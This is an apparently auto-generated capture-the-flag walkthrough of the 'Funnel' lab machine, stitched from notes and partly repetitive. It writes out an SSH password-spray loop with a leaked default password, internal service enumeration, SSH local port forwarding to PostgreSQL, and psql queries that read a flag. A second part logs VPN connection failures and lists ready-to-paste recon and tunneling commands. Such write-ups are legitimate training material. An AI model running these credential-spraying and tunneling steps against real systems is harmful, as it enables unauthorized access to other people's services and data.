
Funnel
Result: christine still has the default password and SSH access. Reveals PostgreSQL listening on <TARGET>:5432 (not externally accessible). This forwards local port 15432 through the SSH connection to the target's localhost:5432. Databases found: christine,...
Scenario
Funnel attack path
Result: christine still has the default credential and SSH access. Reveals PostgreSQL listening on :5432 (not externally accessible). This forwards local port 15432 through the SSH connection to the target's localhost:5432. Databases found: christine,...
Objective
Machine walkthrough focused on Machines evidence, validation, and reusable operator lessons.

Walkthrough flow
Anonymous FTP to mail_backup to credential policy...
credential spray SSH with discovered users to...
Enumerate internal services to PostgreSQL on...
SSH local port forwarding (-L) to tunnel to PostgreSQL
Connect as christine to secrets database to proof...
Source coverage
Moderate source coverage
Status: partial. This article is generated from 3 sanitized Markdown sources and keeps raw flags, credentials, keys, cookies, and reusable secrets out of the rendered blog.
Moderate confidence: the page is useful for review, but it should be treated as partial because the available source material is thinner or less narrative-complete.
- <TARGET>-Funnel/walkthrough.md
- HTB/<TARGET>-Funnel/notes.md
- HTB/_knowledge/exports/ctf-lightrag-latest-203412/documents/machine__<TARGET>-Funnel__notes.md.2cc7fadacb.md
Technical Walkthrough
Funnel - Walkthrough
Machine Info
| Field | Value |
|---|---|
| Name | Funnel |
| IP | <TARGET> |
| OS | Linux (Ubuntu) |
| Difficulty | Easy (Starting Point) |
| Key Technique | SSH Local Port Forwarding |
Phase 2: Foothold
SSH Password Spray
for user in optimus albert andreas christine maria; do
  sshpass -p 'funnel123#!#' ssh $user@<TARGET> 'id'
done
Result: christine still has the default password and SSH access.
Internal Service Discovery
ssh christine@<TARGET>
ss -tlnp
Reveals PostgreSQL listening on <TARGET>:5432 (not externally accessible).
Phase 3: SSH Tunneling to PostgreSQL
Set Up Local Port Forward
ssh -L 15432:<TARGET>:5432 christine@<TARGET>This forwards local port 15432 through the SSH connection to the target's localhost:5432.
Query PostgreSQL
psql -h <TARGET> -p 15432 -U christine -d postgres -c '\l'Databases found: christine, postgres, secrets, template0, template1
psql -h <TARGET> -p 15432 -U christine -d secrets -c 'SELECT * FROM flag;'Flag
<hash redacted>Lessons Learned
- Anonymous FTP is always worth checking - often leaks credentials or sensitive documents
- Password policies ironically often contain the very <password redacted> they describe as defaults
- SSH local port forwarding (
-L) is the go-to technique for accessing services bound to localhost on remote hosts - The machine name "Funnel" directly hints at the tunneling/forwarding technique needed
- Default credentials that "must be changed immediately" are often never changed
Time to Solve
~5 minutes (from first scan to flag)
Source-Backed Dossier
The sections below are merged from companion Markdown notes for the same case. They are rendered after sanitization so the article stays precise without publishing raw flags, credentials, or target-specific secrets.
Notes
Target: <TARGET>
Date: 2026-05-05
Difficulty: Easy (Starting Point)
Status: PWNED
Scope
- Target IP: <TARGET>
- Attacker VPN IP: <TARGET>
- Pwnbox: <TARGET> (x08)
Recon
Nmap (initial + full TCP)
- 21/tcp - FTP (vsftpd 3.0.3) - Anonymous login allowed
- 22/tcp - SSH (OpenSSH 8.2p1 Ubuntu)
- No other ports open
FTP Anonymous Access
- Directory:
mail_backup/ - Files:
- welcome_28112022 - Welcome email revealing usernames
- <password redacted> - Contains default password
Discovered Credentials
- Default password:
funnel123#!#(from <password redacted>) - Users (from welcome email): optimus, albert, andreas, christine, maria
- Working combo:
christine:funnel123#!#via SSH
Internal Services (ss -tlnp on target)
- <TARGET>:5432 - PostgreSQL (localhost only)
- <TARGET>:40355 - Unknown
- <TARGET>:53 - systemd-resolved
Attack Path
- Anonymous FTP -> mail_backup -> password policy reveals default password
- Password spray SSH with discovered users -> christine works
- Enumerate internal services -> PostgreSQL on localhost:5432
- SSH local port forwarding (-L) to tunnel to PostgreSQL
- Connect as christine -> secrets database -> flag table
Flag
<hash redacted>Key Technique
SSH Local Port Forwarding (the "Funnel" in the name):
ssh -L 15432:<TARGET>:5432 christine@<TARGET>
psql -h <TARGET> -p 15432 -U christine -d secrets -c 'SELECT * FROM flag;'
Notes
Scope
- Target: <TARGET>
- Name: Funnel
- OS: Linux
- Difficulty: Easy (Starting Point)
- Attacker (Pwnbox): <TARGET> (SSH: <TARGET>)
- Pwnbox User: x08 / <<secret redacted>>
- Start: 2026-05-05
- Status: BLOCKED -- no connectivity
Connectivity Issue
Symptoms
- Pwnbox SSH (<TARGET>:22) -- port unreachable (instance not running)
- HTB VPN (UDP <TARGET>:1337) -- TLS key negotiation fails after 60s, every attempt
- Control channel establishes, server cert verifies OK
- Key exchange never completes (server never sends data channel config)
- 5+ consecutive failures across multiple configuration variants
Attempted Fixes
- Default .ovpn config (UDP 1337) -- TLS timeout x5
- --mssfix 1400 --fragment 1300 -- same result
- --tls-cipher "DEFAULT" (without @SECLEVEL=0) -- same result
- --providers legacy default -- same result
- TCP mode on port 443 -- connection reset (not supported)
- Verbose logging -- confirms cipher negotiation warning but not root cause
Root Cause
The HTB VPN server completes the initial TLS handshake (cert verification) but never progresses to the data channel key exchange. This indicates:
- The .ovpn profile may need regeneration (session conflict or key rotation)
- The HTB Starting Point 2 VPN infrastructure may be experiencing issues
- A prior session may still be "connected" on HTB's side
Resolution Required (Manual Steps)
- Go to https://app.hackthebox.com
- Navigate to Starting Point / VPN settings
- Disconnect any existing VPN sessions
- Download a fresh .ovpn file for Starting Point
- Ensure "Funnel" machine is spawned/active
- Re-run:
sudo openvpn --config <new-file>.ovpn - OR: Start Pwnbox from HTB web UI (will get a new SSH IP)
Pre-Attack Plan (Ready to Execute)
Hypothesis
Name "Funnel" = SSH tunneling / port forwarding pattern:
- FTP anon -> discover users/creds
- SSH login with found creds
- Internal service (PostgreSQL 5432 or web) on localhost only
- SSH -L port forward to reach internal service
- Flag in database table or internal app
Commands (Ready to Paste)
# Phase 1: Quick scan
nmap -sC -sV -oN ./nmap/initial <TARGET>

# Check FTP anonymous
ftp <TARGET>  # try anonymous/anonymous

# Full port scan
nmap -p<redacted> --min-rate 5000 -oN ./nmap/allports <TARGET>

# SSH with discovered creds
ssh <user>@<TARGET>

# Internal service discovery
ss -tlnp  # or netstat -tlnp

# Port forward (example for PostgreSQL)
ssh -L 5432:<TARGET>:5432 <user>@<TARGET>

# Connect to forwarded service
psql -h <TARGET> -U <dbuser> -d <dbname>
# Look for flag: <REDACTED>
Command Log
- 09:09 - Pwnbox SSH attempt -> timeout (port unreachable)
- 09:09-09:22 - Multiple VPN attempts -> all TLS key negotiation timeout
- 09:22 - Confirmed: 5 consecutive TLS failures, VPN server not completing handshake
- 09:23 - Engagement paused pending connectivity resolution